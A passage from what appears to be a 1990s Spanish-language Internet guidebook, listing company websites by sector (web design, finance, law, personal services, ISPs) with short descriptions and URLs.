Schlumberger Ltd. ofrece productos y servicios a las industrias relacionadas con el suministro de gas, agua y electricidad y a las industrias petrolíferas. Esta página ofrece noticias sobre los accionistas, publicaciones, ofertas de empleo y recursos relacionados con la industria petrolífera.

Dirección: <http://www.slb.com>

### **SK Writers**

SK Writers facilita servicios de contratación a los profesionales del sector de las publicaciones técnicas (redacción, edición y diseño gráfico) poniendo en contacto a trabajadores potenciales con empresas de tecnología avanzada de Silicon Valley. Esta ubicación permite publicar ofertas de empleo o bien buscar trabajo en sus listados.

Dirección: <http://www.skwriters.com>

### **Talent Network**

Talent Network proporciona profesionales capacitados a las empresas de producción. Tiene bases de datos referentes a distintas profesiones y servicios y le ofrece la posibilidad de listar sus servicios en la red. Esta página también incluye vínculos a ubicaciones relacionadas con el sector.

Dirección: <http://www.talentnct.com>

**Trade Point USA**

Trade Point USA es una organización constituida en cooperación con el Congreso sobre Comercio y Desarrollo de las Naciones Unidas que tiene como objetivo fomentar el comercio internacional. La página I-TRADE ofrece listados completos de empresas, información comercial y noticias de interés.

Dirección: <http://www.tpusa.com>

**United Parcel Service**

UPS, una de las mayores empresas de transporte de mercancías, transporta anualmente más de 3.000 millones de paquetes y documentos. Su flota consta de 500 aviones y 130.000 vehículos que ofrecen su servicio en más de 200 países a través de sus 2.400 sucursales. Esta página ofrece información sobre los servicios de UPS, software y utilidades, rastreo de paquetes y otros recursos.

Dirección: <http://www.ups.com>

**USADATA**

USADATA ofrece información sobre distintos mercados en Estados Unidos, destacando las tendencias de éstos mediante estudios demográficos. La página ofrece información sobre distintos sectores como el de viajes, finanzas y automóvil; además ofrece informes estadísticos y un mapa de los mercados de Estados Unidos.

Dirección: <http://www.usadata.com>

**VTLS**

VTLS, Inc., proporciona sistemas de automatización y otros servicios de información a bibliotecas y organizaciones similares de todo el mundo. La página ofrece una amplia información sobre empresas y servicios, además de información sobre otros servicios de Internet, software y vínculos Web.

Dirección: <http://www.vtls.com>

**World Wide Business Center**

World Wide Business Center ofrece múltiples servicios de información para mantener a los profesionales al día de las últimas noticias y tendencias. Presenta noticias, artículos, listados de empresas, información sobre cursillos, ofertas de trabajo, recursos e información sobre viajes.

Dirección: <http://www.wwbc.com>


**Servicios del World Wide Web**

---

**10E Design**

10E diseña y mantiene páginas Web, especialmente para el sector de viajes de aventuras y otros sectores exóticos. Ofrecen una revista llamada *20th Century Adventures*, una galería de arte y preguntas triviales.

Dirección: <http://www.10e-design.com>



**BBS One Online Services**

BBS One es un suministrador de servicios Web que ayuda a las empresas y organizaciones a establecer una presencia en el Web. Alhorgan a muchas empresas y proporcionan vínculos a muchos recursos interesantes de Internet.

Dirección: <http://www.prgone.com>

**catalogue.com**

catalogue.com crea y distribuye catálogos interactivos para empresas de pedidos por correo y telefónicos. Toman los catálogos impresos de las empresas y los transforman en ubicaciones interactivas gráficas del Web.

Dirección: <http://www.arg.com>

**Databack Services**

DBS ofrece diseño de páginas y servicios de consultoría sobre la presencia en Web, incluyendo transacciones con tarjetas de crédito, distribución de productos e investigación de mercados.

Dirección: <http://www.dbserv.com/dbs/>

**Digital Creations**

Digital Creations desarrolla aplicaciones y software para el Web y ofrece servicios de consultoría.

Dirección: <http://www.digicool.com>

**Duke-Net**

Duke-Net ofrece páginas Web a particulares y empresas por una tarifa muy baja. Sin embargo, cobran por reemplazar páginas antiguas y añadir nuevas páginas.

Dirección: <http://www.duke-net.com>

**e-Commerce**

e-Commerce es una empresa canadiense que se especializa en el desarrollo de aplicaciones para Internet, integración de sistemas y en la construcción de sistemas que tengan muy en cuenta la fiabilidad y seguridad.

Dirección: <http://www.e-commerce.com>

**Electric Press**

Electric Press es un editor Web de servicios integrales que se especializa en la creación de presencias Web para empresas. Los clientes obtienen una computadora dedicada de la red EP con un nombre de dominio que hace que sus clientes se sientan como si trabajasen en sus propios sistemas. EP también realiza gráficos digitales profesionales y diseños para sus clientes.

Dirección: <http://www.elpress.com>

**Free Range Media**

Free Range es una empresa de servicios integrales de Internet y de producción Web que crea entornos Web interactivos y organiza promociones interactivas para el Web.

Sus conocimientos técnicos se centran en el diseño creativo, nuevas tecnologías y gestión de cuentas.

Dirección: <http://www.freerange.com>

### **Home Pages**

Home Pages Inc. diseña y mantiene páginas en el World Wide Web. Se esfuerzan en dar a sus clientes la mayor notoriedad posible en Internet.

Dirección: <http://www.homepages.com>

### **Ides Communications Group**

Ides Communications Group proporciona servicios para el World Wide Web, incluyendo el desarrollo y gestión de ubicaciones Web. La empresa tiene experiencia en organizaciones educativas y servicios públicos y su página ofrece información detallada sobre proyectos y clientes anteriores.

Dirección: <http://www.ides.com>

### **Information Analytics**

Information Analytics es una empresa de desarrollo de software y servicios informativos que ofrece publicidad interactiva, información sobre software y varias páginas Web. También ofrecen servicios de consultoría.

Dirección: <http://www.infoanalytic.com/ia.html>

### **Infovantage**

Este servicio de marketing de Internet ayuda a crear páginas Web, incluyendo páginas de inicio para empresas y vínculos a servicios de viajes y turismo.

Dirección: <http://www.infovantage.com>

### **Internet Media Group**

IMG es una agencia de servicios de Internet que ofrece el diseño y creación de páginas Web, además servicios de publicidad. Ofrecen acceso directo de alta velocidad, creación de catálogos interactivos en Internet y servicios de consultoría.

Dirección: <http://www.mailorder.com>

### **Internet Media Services**

Internet Media Services ofrece opciones de comunicación en Internet. La página facilita amplia información sobre sus servicios y las ventajas que aportan.

Dirección: <http://www.netmedia.com>

### **Komuves Consulting**

Komuves facilita productos, servicios, y consultoría sobre computadoras, Internet y el Web. Esta empresa también ofrece servicios interactivos como alquiler de ubicaciones y cursos de formación.

Dirección: <http://www.kom.com>



**Laran Communications**

Laran Communications se especializa en anuncios por palabras interactivos, y ahora ofrece sus servicios en el World Wide Web. Facilitan un índice de anuncios e información para que los usuarios inserten sus anuncios.

Dirección: <http://www.web-ads.com>

**Mainstream Netservice**

Mainstream es un servidor Web situado en Holanda que presenta empresas en Internet. Su página está escrita en holandés e inglés, y ofrecen un formulario con información sobre cómo anunciarse y vínculos a otros servidores holandeses.

Dirección: <http://www.mainstream.nl>

**Net Advantage**

Net Advantage, Inc. ofrece servicios profesionales de publicidad y edición para el World Wide Web. Ofrecen asistencia para establecer y mantener páginas de inicio. Como referencia, muestran ejemplos de páginas de clientes de Net Advantage.

Dirección: <http://www.net-advantage.com>

**NetGrafx**

NetGrafx está especializada en la creación de páginas Web para empresas y en el establecimiento de presencias para éstas en el Web. En esta página se incluye un listado de clientes de NetGrafx.

Dirección: <http://www.netgrafx.com>

**Omnibus Direct**

Omnibus crea páginas de inicio para anuncios de empresa. Además, facilita información sobre aparejos de pesca con mosca, bicicletas de montaña, etc.; los artículos se pueden pedir directamente.

Dirección: <http://www.omnibus.com>

**One World Information Services**

One World Information Services ofrece información sobre marketing a empresas que quieren maximizar su exposición en Internet. Esta página incluye un directorio de clientes, información sobre creación de páginas HTML y una lista de ubicaciones Web interesantes.

Dirección: <http://oneworld.wa.com>

**Online Solutions**

Online Solutions desarrolla páginas Web para agencias de publicidad de Internet. Esta página muestra un listado de antiguos clientes y facilita números de teléfono y direcciones de correo electrónico donde contactar para recibir información adicional.

Dirección: <http://www.amsquare.com/america/online.html>

**Open Market**

Open Market ofrece software y otros servicios a fin de coordinar el tráfico electrónico en Internet y el Web. También facilita noticias de empresa, oportunidades de

negocio y un índice de servicios y productos comerciales que están disponibles en Internet.

Dirección: <http://www.openmarket.com>

### **PoppyWare Web Services**

PoppyWare es una empresa de diseño de páginas Web que también alberga páginas Web y se ocupa de los detalles. Su servidor ofrece a sus clientes vínculos en la Poppyware Information Plaza.

Dirección: <http://www.poppyware.com>

### **PRoMotion.com**

Patrocinado por Anne Holmes & Associates, una empresa de marketing y relaciones públicas, PRoMotion.com es un servicio de promociones electrónico interactivo que se especializa en dar a conocer a las empresas a los millones de usuarios de Internet. Esta página proporciona un listado amplio de los servicios que ofrecen así como listados de clientes y empresas en la ubicación.

Dirección: <http://www.promotion.com>

### **RS Communications**

RS Communications ofrece servicios de desarrollo en el Web. Su personal tiene una gran experiencia en comunicaciones radiofónicas e impresas, y en sistemas de transmisión de datos, gráficos, creación de imágenes por ordenador y tecnologías de red.

Dirección: <http://www.rscomm.com>

### **TECH-COMM**

TECH-COMM, Inc. crea y proporciona páginas Web a las empresas de Alabama. Presentan una guía local de Birmingham y un programa de los encuentros olímpicos de fútbol que tendrán lugar en la ciudad en 1996.

Dirección: <http://www.tech-comm.com>

### **Vandelay Industries**

Vandelay Industries ofrece productos y servicios de diseño de marketing para el World Wide Web. Su página muestra la filosofía de la empresa, una cartera de los servicios que ofrecen y una lista de precios.

Dirección: <http://www.vandelay.com>

### **Virtual Marketing Systems**

Virtual Marketing Systems ofrece servicios de marketing a clientes del World Wide Web. La página ofrece un Corporate Business Directory (Directorio de empresas) que lista algunos de los clientes antiguos y actuales de la empresa.

Dirección: <http://www.vms.com>

### **Virtual Media Communications**

Virtual Media Communications, la división de marketing para Internet de Shandwick/Dorf & Stanton Communications, es una empresa de marketing y relaciones

públicas que está especializada en la creación de ubicaciones Web para empresas. Su página ofrece una amplia información sobre la empresa y sus servicios, incluyendo ejemplos de páginas de inicio creadas para sus clientes.

Dirección: <http://www.dorf.stanton.com>

### ***VSM Images***

VSM es una empresa pequeña situada en Tucson, Arizona, que se dedica a publicidad en medios impresos y al diseño de páginas Web.

Dirección: <http://www.cris.com/~vaca/vsm.html>

### ***Waycool Internet Creations***

Waycool Internet Creations es una firma de marketing que ofrece servicios Internet, incluyendo el diseño de páginas. La página muestra un listado de clientes y ubicaciones afines del Web.

Dirección: <http://www.waycool.com>

### ***Web Communications***

Web Communications proporciona recursos, herramientas, y servicios de publicación y comunicación a través del World Wide Web, FTP y listados de correo electrónico. También ofrecen listados completos de los servicios disponibles en Internet y el Web.

Dirección: <http://www.webcom.com>

### ***Web Publishers***

Web Publishers ofrece servicios vanguardistas de publicidad y marketing en el Web.

Dirección: <http://www.webpub.com>

## ***Servicios financieros***

---

### ***1-800-TAX-LAWS***

Esta empresa está formada por profesionales del campo Tributario (censores jurados de cuentas, abogados y agentes autorizados) de todo el país. Además de ofrecer un número gratuito para ponerse en contacto con un profesional en materia fiscal de su zona, esta página le ofrece información sobre cómo presentar su declaración de Hacienda de forma interactiva e incluso una sección de humor.

Dirección: <http://www.5010geary.com>

### ***American Mortgage Listings***

Esta página es un listado de servicios hipotecarios que ayuda a los usuarios a buscar préstamos y permite que los prestamistas, inversores privados y agentes inmobiliarios de Estados Unidos tengan acceso a los listados de préstamos. Los listados se clasifican por área, tipo de propiedad y cantidad del préstamo.

Dirección: <http://www.loanlist.com>

### ***American Stock Exchange***

AMEX, el segundo mercado de subastas más grande del mundo, presta servicio a más de 800 empresas innovadoras. Su página presenta un informe de mercado, empresas inscritas y noticias.

Dirección: <http://www.amex.com>

### ***Berkshire Information Services***

BIS informa sobre empresas en crecimiento en las que es posible invertir.

Dirección: <http://www.growth.com>

### ***Dun & Bradstreet Information Services***

D&B es una empresa de gran prestigio que facilita información general y conocimientos especializados sobre el mundo de los negocios. Por una cuota módica, ofrecen informes interactivos del sector, consejos sobre planificación estratégica, estrategias de investigación y marketing táctico.

Dirección: <http://www.dbisna.com>

### ***Fidelity Investments***

Fidelity Investments ofrece servicios de intermediación, herramientas para inversores, e información sobre fondos de inversión y otros asuntos relativos a inversiones personales.

Dirección: <http://www.fid-inv.com>

### ***HSH Associates***

HSH Associates es una firma editorial que se dedica a temas financieros y es uno de los editores más importantes de los Estados Unidos en temas sobre hipotecas y préstamos al consumidor. Su base de datos sobre hipotecas para viviendas ofrece una perspectiva de los mercados hipotecarios y de préstamos al consumidor.

Dirección: <http://www.hsh.com>

### ***J. P. Morgan***

J.P. Morgan es un líder en el mercado financiero gracias a su carácter institucional y cobertura mundial. La piedra angular de su negocio se basa en su asesoramiento estratégico, obtención de capital, acceso al mercado, servicios operativos y gestión de activos.

Dirección: <http://www.jpmorgan.com>

### ***Norwest***

Esta empresa de servicios financieros ofrece productos y servicios financieros a su cartera de clientes, que incluye tanto a consumidores como a productores agrícolas y grandes empresas. La página de Norwest incluye artículos financieros, previsiones económicas, un vínculo a utilidades de búsqueda y un sistema de ayuda para compras interactivas.

Dirección: <http://www.norwest.com>

**Principal Financial Group**

PFG ofrece una amplia gama de servicios financieros. Entre sus filiales se encuentran America's Health Plan, Inc. y Principal Mutual Life Insurance Company. Estas páginas describen los distintos servicios de planificación financiera que PGF ofrece tanto a personas individuales como a empresas.

Dirección: <http://www.principal.com>

**Quote.Com**

Quote.Com proporciona información experta sobre el mercado financiero, incluyendo cotizaciones actuales sobre valores, bienes comercializados en el mercado de futuros, fondos de inversión y títulos. También ofrecen noticias económicas, análisis y comentarios sobre el mercado, información financiera y perfiles de empresas.

Dirección: <http://www.quote.com>

**Stock Research Group**

SRG facilita información sobre valores e inversiones actuales a los inversores. Las páginas de SRG tratan las últimas noticias e investigaciones, empresas actuales y futuras, un boletín interactivo e informes diarios de mercado para distintos tipos de cambio de divisas.

Dirección: <http://www.stockgroup.com>

**Stockdeck Communications**

Stockdeck Online edita perfiles corporativos de cientos de empresas que cotizan en bolsa. Stockdeck ofrece vínculos para conocer las cotizaciones actuales de los valores, para inscribirse y recibir información adicional y a publicaciones que tratan desde negocios, comercio e inversiones hasta deportes y tiempo libre.

Dirección: <http://www.stockdeck.com>

**Tax Prophet**

Tax Prophet es un servicio interactivo que facilita información sobre todos los aspectos relacionados con la Ley General Tributaria, legislación mercantil y sistema impositivo para extranjeros. En esta página aparece una amplia información sobre servicios tributarios y una serie de publicaciones de interés relacionadas con el tema.

Dirección: <http://www.taxprophet.com>

**Wall Street Direct**

Wall Street Direct es una página que ofrece información sobre acciones, títulos y finanzas. Muestra una librería, listados de corredores de bolsa, previsiones de mercado, seminarios, análisis de productos, publicaciones, comunicados de prensa y ofertas especiales.

Dirección: <http://www.cts.com/browse/wallst>

**Your Life**

Your Life es un servicio del Canada Trust que facilita información y artículos de interés sobre distintos asuntos financieros como finanzas familiares o planes de pensio-

nes. El amplio material que ofrecen trata asuntos financieros y se dirige a todo tipo de lectores independientemente de sus conocimientos o experiencia.

Dirección: <http://www.yourlife.com>

## ***Servicios jurídicos***

---

### ***Bancroft-Whitney***

Bancroft-Whitney ofrece información y servicios jurídicos a los usuarios de su sistema de software Lawdesk. Esta empresa también utiliza su ubicación Web para facilitar información sobre los libros y material jurídico que ha editado.

Dirección: <http://www.bancroft.com>

### ***Faegre & Benson***

Faegre & Benson es una firma de abogados especializada en temas legales relativos a Internet. Sus páginas ofrecen información relacionada con temas legales de Internet, detalles sobre los 275 abogados que trabajan en sus oficinas de los Estados Unidos, Europa y Asia, sentencias judiciales recientes, y dónde encontrar más información sobre temas legales en Internet.

Dirección: <http://www.faegre.com>

### ***Inter-Law's 'Lectric Law Library***

Inter-Law's 'Lectric Law Library es un almacén que contiene información jurídica. Esta biblioteca muestra una amplia información que incluye imágenes y descripciones detalladas de los servicios que se prestan en cada sala.

Dirección: <http://www.inter-law.com>

### ***InterNet Bankruptcy Library***

InterNet Bankruptcy Library ofrece sus servicios a empresas en quiebra de todo el mundo. Esta página ofrece servicios relativos a quiebras y a situaciones de insolvencia, al igual que información sobre cómo pueden obtener los usuarios consejo y asesoramiento en momentos de apuros financieros.

Dirección: <http://www.bankrupt.com>

### ***J & J Ltd.***

J & J Ltd. es una organización que facilita servicios técnicos de ilustración CAD y sobre patentes a empresas de Chicago. En esta página presentan sus servicios y muestran algunos de sus trabajos.

Dirección: [http://www.mcs.com/~jwylde/patents/J\\_and\\_J.html](http://www.mcs.com/~jwylde/patents/J_and_J.html)

### ***New York Law Publishing***

Esta empresa ofrece un servicio llamado Law Journal Extra!, servicio que facilita el acceso a tres publicaciones jurídicas interactivas. Su página también incluye un catálogo interactivo en el que aparecen cientos de libros, boletines y cassetes.

Dirección: <http://public.ljextra.com>

**Patent Drawing & Design Unlimited**

PDDU está situada en Santa Cruz, California. Su actividad se basa en la búsqueda de patentes, escritos técnicos y tratamiento formal e informal de patentes. También se incluyen vínculos a otros temas relativos a las patentes, incluyendo la Ley sobre Patentes de los Estados Unidos.

Dirección: <http://www.webcom.com/~scpatent>

**Saul, Ewing, Remick & Saul**

Ofrecen información completa sobre su práctica legal y sus juristas así como información más general, en la que se incluyen los últimos progresos en materias relacionadas con el sistema judicial y la Administración en los Estados Unidos.

Dirección: <http://www.saul.com>

**Shadow Patent Office**

Patrocinada por Electronic Data Systems, Shadow Patent Office nos ofrece una amplia información sobre las patentes en los Estados Unidos, incluyendo un índice de búsqueda y un listado de millones de patentes. Se puede acceder a la información sobre patentes por fecha de registro o se pueden ver las patentes presentadas recientemente. Si se inscribe, podrá llevar a cabo búsquedas en esta base de datos.

Dirección: <http://www.spo.eds.com>

**Silicon Valley Patent Lawyer**

Robert Risberg es un abogado de California especializado en patentes. Su página Web ofrece vínculos a otros vínculos sobre patentes, leyes, empresas e investigación que figuran en Internet.

Dirección: <http://www.risberg.com>

**Venable, Baetjer, Howard & Civiletti, L.L.P.**

Se trata de una prestigiosa firma, situada en la zona de Washington y Baltimore, que ofrece un servicio jurídico integral a empresas. Esta página presenta cientos de artículos relacionados con el mundo del derecho que se han editado en diferentes publicaciones. Los artículos aparecen clasificados en tres secciones: Business (Empresas), Labor and Litigation (Trabajo y Litigios) y Government (Administración).

Dirección: <http://www.venable.com>

**Venture Law Group**

Este grupo de abogados está especializado en la representación de empresas públicas y privadas de la rama tecnológica y de sociedades financieras que aportan fondos de capital-riesgo para financiarlas. Su página ofrece información sobre la empresa, una muestra de algunos de sus clientes e información sobre cómo acceder a sus servicios.

Dirección: <http://www.venlaw.com>

### ***Vorys, Sater, Seymour and Pease***

Esta firma de abogados, situada en Washington D.C., ofrece una amplia gama de servicios jurídicos en todo el mundo, que van desde legislación antimonopolio hasta sanidad. Esta página ofrece un servicio de información jurídico interactivo y trata noticias importantes de actualidad, noticias legales y programas y servicios de la empresa.

Dirección: <http://www.vssp.com>

## ***Servicios personales***

---

### ***1-800-DEDICATE***

Permite elegir una canción y grabar un mensaje para una persona en especial. 1-800-DEDICATE ofrece una alternativa a las tarjetas de felicitación. Las canciones aparecen clasificadas por sentimientos como amor, amistad, o perdón.

Dirección: <http://www.800dedicate.com>

### ***Bay Area Job Finder***

Coolware proporciona este listado interactivo sobre trabajos disponibles en la zona de San Francisco Bay Area. Al pulsar sobre las distintas ciudades que aparecen en el mapa se muestran las ofertas de empleo disponibles en esas áreas. Hay una tarifa reducida para los anuncios que ocupen más de 16 líneas.

Dirección: <http://www.coolware.com/jobs/location.html>

### ***E-Span***

La red de colocación interactiva de E-Span proporciona información actualizada sobre ofertas de empleo que se pueden buscar por palabras clave, regiones o industrias.

Dirección: <http://www.espan.com>

### ***Mass Mutual***

Mass Mutual es una de las compañías de seguros más grandes del país y ofrece seguros de vida, pensiones por enfermedad y servicios de gestión de inversiones. Esta página facilita información sobre la empresa, sus servicios y oportunidades profesionales.

Dirección: <http://www.massmutual.com>

### ***Molly Maid***

Molly Maid ofrece servicios de limpieza y la posibilidad de convertirse en franquiciado de esta cadena. La página ofrece información sobre los servicios de limpieza, historia de la empresa y material de lectura sobre los requisitos necesarios para hacerse franquiciado.

Dirección: <http://www.mollymaid.com>



**ParentsPlace.com**

ParentsPlace es un centro de información y recursos Web para los padres, que ofrece productos, servicios y catálogos de artículos. Puede hablar con otros padres sobre temas relacionados con los hijos a través de Dialog y Live Chat. Estas páginas incluyen artículos, boletines, y extractos de libros sobre distintos temas de interés.

Dirección: <http://www.parentsplace.com>

**Sun Angel Innovations**

Sun Angel Innovations es una empresa única que proporciona información, productos, y servicios a aquellas personas que buscan realizarse personal y espiritualmente. Sus páginas Web ofrecen artículos, recursos y un mercado de productos y servicios disponibles.

Dirección: <http://www.sun-angel.com>

**Tripod**

Tripod es una sociedad que proporciona herramientas originales en áreas como finanzas, salud, vida en sociedad, viajes, carreras y estilo de vida con el fin de que sus miembros tengan éxito en la vida.

Dirección: <http://www.tripod.com>

**UNARIUS Academy of Science**

Unarius ofrece libros y cintas de vídeo sobre las ciencias de la mente y el universo. También ofrecen cursos de estudio sobre psicología y filosofía.

Dirección: <http://www.cts.com/browse/unarius>

**Suministradores de servicio a Internet**

---

**Accunet**

Accunet es el principal suministrador de servicios Internet de Kansas City; entre estos servicios se incluyen asesoramiento sobre la red, software y acceso a Internet. Sus servicios principales son K.C. Commerce Link y Global Network Navigator.

Dirección: <http://www.accunet.com>

**America Online**

America Online es uno de los servicios interactivos más conocidos (como ya se comentó en el Capítulo 4) y ofrece acceso a Internet y al Web. Esta página Web ofrece información sobre cómo ingresar en AOL y vínculos a ubicaciones FTP que contienen paquetes de software de última generación de AOL.

Dirección: <http://www.aol.com>

**AT&T WorldNet**

AT&T se ha unido a BBN Planet con el fin de ofrecer un centro de compra de conexiones Internet. AT&T WorldNet ofrece conexiones de alta velocidad a Inter-

net, hardware, software, servicios de formación, y mantenimiento y asistencia continuada.

Dirección: <http://www.att.com>

### ***BBN Planet***

BBN (Bolt Berenek and Newman) ofrece paquetes de servicios Internet a empresas y organizaciones en todo el mundo. En esta ubicación se presentan ofertas de empleo, perfiles de consumidores, ofertas de servicios y contactos entre empresas.

Dirección: <http://www.bbnplanet.com>

### ***Best Internet Communications***

Best Internet Communications es un suministrador de servicios Internet de la zona de la Bahía de San Francisco. Su página ofrece información sobre sus servicios, una lista de precios, una declaración de política del usuario y una hoja FAQ para dar una respuesta rápida a sus preguntas.

Dirección: <http://www.best.com>

### ***Cable Island***

Cable Island es un ISP situado en Toronto que ofrece conexiones de acceso telefónico ISDN y V.34 dedicadas y no dedicadas. Además, venden o alquilan el equipamiento necesario para conectar con Internet y proporcionan servicios Web.

Dirección: <http://www.cable.com>

### ***Call-Net***

Además de ser el ISP de New Haven y de las zonas colindantes, Call-Net ofrece servicios para páginas Web y vínculos a una variedad de negocios relacionados con el Web.

Dirección: <http://www.callnet.com>

### ***Computing Engineers***

Con su World Wide Access, Computing Engineers ofrece servicios y acceso a Internet a particulares y empresas.

Dirección: <http://www.adware.com>

### ***CTS Network Services***

CTSNet es uno de los mayores ISP del sur de California y ofrece acceso a cuentas de interfaz de órdenes y SLIP/PPP a miles de usuarios. CTSNet, situada en San Diego County, también ocupa un lugar destacado en el Commercial Sites Index (Índice de ubicaciones comerciales) de empresas que alquilan espacio en el Web a otras empresas.

Dirección: <http://www.cts.com>

**Datasync Internet**

Como suministrador de servicios plenos Internet en el área del Mississippi, Datasync ofrece tres niveles de servicios Internet: cuentas exclusivas telnet, cuentas de interfaz de órdenes de acceso telefónico y cuentas SLIP o PPP:

Dirección: <http://www.datasync.com>

**DeltaNet**

Delta Internet Services ofrece una amplia gama de accesos a Internet y servicios Web a particulares y empresas en varios condados de California. Además de facilitar el acceso a Internet, sus servicios incluyen albergue para páginas, formación y consultoría.

Dirección: <http://www.deltanet.com>

**Digital Gateway Systems**

DGS es un ISP cercano a Washington D.C. que opera en la zona del Capitolio. DGS facilita también cursos de formación sobre el uso de Internet.

Dirección: <http://www.dgsys.com>

**DirecTell, L.C.**

Como ISP de Park City y Weber Valley en Utah, DirecTell nos ofrece informes meteorológicos locales además de información sobre los servicios de la empresa.

Dirección: <http://www.ditell.com>

**Duck Pond Public Unix**

Duck Pond es un sistema Unix público situado en Santa Clara, California. Ofrecen acceso telefónico a cuentas de interfaz de órdenes por una tarifa mensual.

Dirección: <http://www.kfu.com>

**ElectriCiti**

Es un ISP de servicios plenos que se especializa en conexiones de acceso telefónico SLIP y PPP de alta velocidad, ElectriCiti también ofrece alojamiento para páginas Web y servicio de archivo.

Dirección: <http://www.electriciti.com>

**eWorld**

ZeWorld es un servicio interactivo de Apple Computer que cuenta con más de 40.000 usuarios y que ofrece vínculos a Apple así como secciones de interés especial como The Mac Zone, The Learning Community y WebCity. eWorld también ofrece acceso a servicios Internet como listas de correo, ubicaciones FTP, grupos de noticias y al Web.

Dirección: <http://www.eworld.com>

**Fishnet**

Fishnet es un ISP de servicios plenos del área de Filadelfia. Además de acceso a Internet, ofrecen alojamiento de páginas Web y servicios como páginas de inicio personales.

Dirección: <http://www.pond.com>

### ***Flex Information Network***

Como primer suministrador de acceso público a Internet en Hawai, Flex proporciona servicios plenos de acceso a Internet, incluyendo noticias actualizadas e informes sobre surf y meteorológicos.

Dirección: <http://www.aloha.com>

### ***Fleximation Systems***

Fleximation Systems es un ISP e integrador de redes situado en Mississauga, Ontario. Proporcionan sistemas de red fiables y económicos que van desde instalaciones LAN y WAN caseras hasta redes mundiales que utilicen Internet.

Dirección: <http://www.flexnet.com>

### ***FullFeed Communications***

FullFeed es el ISP más antiguo de Wisconsin y presta servicio en todo el estado de Wisconsin.

Dirección: <http://www.fullfeed.com>

### ***Hevanet***

Hevanet Communications es un ISP de Portland, Oregón, que ofrece cuentas a particulares y empresas. Además de acceso a Internet, Hevanet también ofrece servicios Web, consultoría y formación.

Dirección: <http://www.hevanet.com>

### ***IBM Global Network***

Además de su línea de computadoras, IBM vende ahora acceso a Internet. IBM ofrece acceso telefónico y líneas de alquiler desde 56K y T1 fraccionales hasta líneas T1 completas. Sus páginas ofrecen información, precios y números de teléfono locales de muchas ciudades y regiones de todo el mundo.

Dirección: <http://www.ibm.com/globalnetwork/>

### ***Indra's Net***

Esta página incluye un listado de empresas y organizaciones que utilizan los servicios de Indra's Net. Esta empresa también ofrece un boletín con noticias de actualidad.

Dirección: <http://www.indra.com>

### ***Inforamp***

Inforamp es un ISP de servicios plenos situado en Toronto. Ofrecen cuentas de acceso telefónico, cuentas SLIP y PPP, y una política de «líneas no saturadas».

Dirección: <http://www.inforamp.net>

### ***MediaCity***

MediaCity facilita un listado con las características más importantes e información sobre cuentas específicas. La página también incluye secciones como The Mall, Net Navigation, Business Resources and Governments y noticias.

Dirección: <http://www.mediacity.com>

**Microsoft Network**

Microsoft Network es el servicio interactivo de Microsoft para los usuarios de Windows 95. Aunque MSN es principalmente un servicio interactivo, también ofrece acceso a secciones de Internet, incluyendo al Web.

Dirección: <http://www.msn.com>

**Naked Pueblo Computing**

Además de proporcionar servicios Internet, NPC ofrece información sobre el uso de computadoras y software. La página ofrece un listado de ubicaciones Web y de artículos de interés.

Dirección: <http://www.nakedpc.com/npc>

**NETAXIS**

Esta empresa de Connecticut proporciona acceso a Internet a particulares y empresas de todos los tamaños. Su página ofrece muestras del trabajo de la empresa, descripciones de nuevos servicios y la posibilidad de que los usuarios hagan pedidos directamente desde su ubicación Web.

Dirección: <http://www.netaxis.com>

**Netcom**

Netcom es uno de los mayores ISP de los Estados Unidos. Cuenta con representación en casi 200 ciudades y doscientos cincuenta mil subscriptores.

Dirección: <http://www.netcom.com>

**NETInterior**

Este ISP mantiene un sistema de tablón de anuncios, y proporciona nuevas herramientas de comunicación a sus clientes. NETInterior ofrece información sobre acontecimientos locales, empresas y servicios, así como puntos de inicio en Internet.

Dirección: <http://www.netinterior.com>

**Netmar**

Esta empresa ofrece acceso a Internet y servicios que incluyen la composición de códigos HTML, edición de escritorio, creación de páginas Web y asesoramiento sobre el Web. Netmar presta servicio a pequeñas empresas.

Dirección: <http://netmar.com>

**NICOH Net**

Este suministrador Internet opera principalmente en la zona este de Idaho. Sus recursos incluyen un listado de usuarios y una página de legislación que ofrece información sobre antiguas normas.

Dirección: <http://www.nicoh.com>

**Northwest Nexus**

Esta página ofrece anuncios a los usuarios, listados de páginas Web, y halcyon.com, en el que se listan los servicios específicos de Internet y sus precios para los usuarios de la región de Puget Sound y Pacific Northwest.

Dirección: <http://www.halcyon.com>

**Performance Systems International**

Con representación en más de 80 áreas metropolitanas, PSI es uno de los mayores ISP de los Estados Unidos. Sus servicios incluyen cuentas de interfaz de órdenes de acceso telefónico, servicios SLIP/PPP, ISDN y conexiones de líneas de alquiler, incluyendo servicio T1 completo y fraccional.

Dirección: <http://www.psi.com>

**Pipeline New York**

Pipeline ofrece acceso a Internet a clientes de la ciudad de Nueva York. Su página incluye Software de Pipeline New York para Macintosh y Windows, y el primer explorador World Wide Web para Macintosh que utiliza una conexión telefónica en lugar de las conexiones Internet que requieren el uso de software.

Dirección: <http://www.pipeline.com>

**Primenet**

Primenet, empresa que opera en Arizona, es un suministrador de servicios plenos que ofrece cuentas de interfaz de órdenes de acceso telefónico, cuentas SLIP/PPP, UUCP y servicios Web. Primenet además ofrece vínculos a páginas y servicios comerciales, páginas de usuario y noticias.

Dirección: <http://www.primenet.com>

**RaveNet Systems**

RaveNet es un ISP del estado de Delaware, y sus páginas describen los servicios y las múltiples pasarelas que ofrecen, incluyendo algunas a los departamentos de educación y comercio del Estado.

Dirección: <http://www.ravenet.com>

**Seonet**

Seonet proporciona acceso a servicios Internet, como correo electrónico y grupos de noticias Usenet, a particulares y empresas. Esta página ofrece además una sección de anuncios por palabras y una biblioteca en la que figuran otros vínculos de Internet.

Dirección: <http://www.seonet.com>

**SprintLink**

SprintLink es un «ISP de ISP». Al ser uno de los mayores suministradores de servicios «al por mayor», SprintLink ofrece principalmente servicios T1 y de acceso más rápido, así como un servicio de nombres de dominio y dispensador de noticias Usenet.

Dirección: <http://www.sprint.net>



**SuperNet**

SuperNet, Inc. es el mayor ISP de Colorado. Ofrece servicios SuperNet Dial y Private Line además de recursos para educación e instituciones gubernamentales.

Dirección: <http://www.hardiman.com>

**Teleport**

Teleport facilita el acceso a correo electrónico de Internet principalmente en la zona del Noroeste del Pacífico. Esta página ofrece la información necesaria para contratar este servicio, acceso a programas informáticos y atención al cliente.

Dirección: <http://www.teleport.com>

**Traveller Information Services**

Traveller Information Services es un suministrador de información y acceso a Internet. Además de ofrecer información detallada sobre sus servicios y tarifas, tienen una sección especial con información para miembros del TUG (Traveller User Group), así como noticias y sucesos de actualidad.

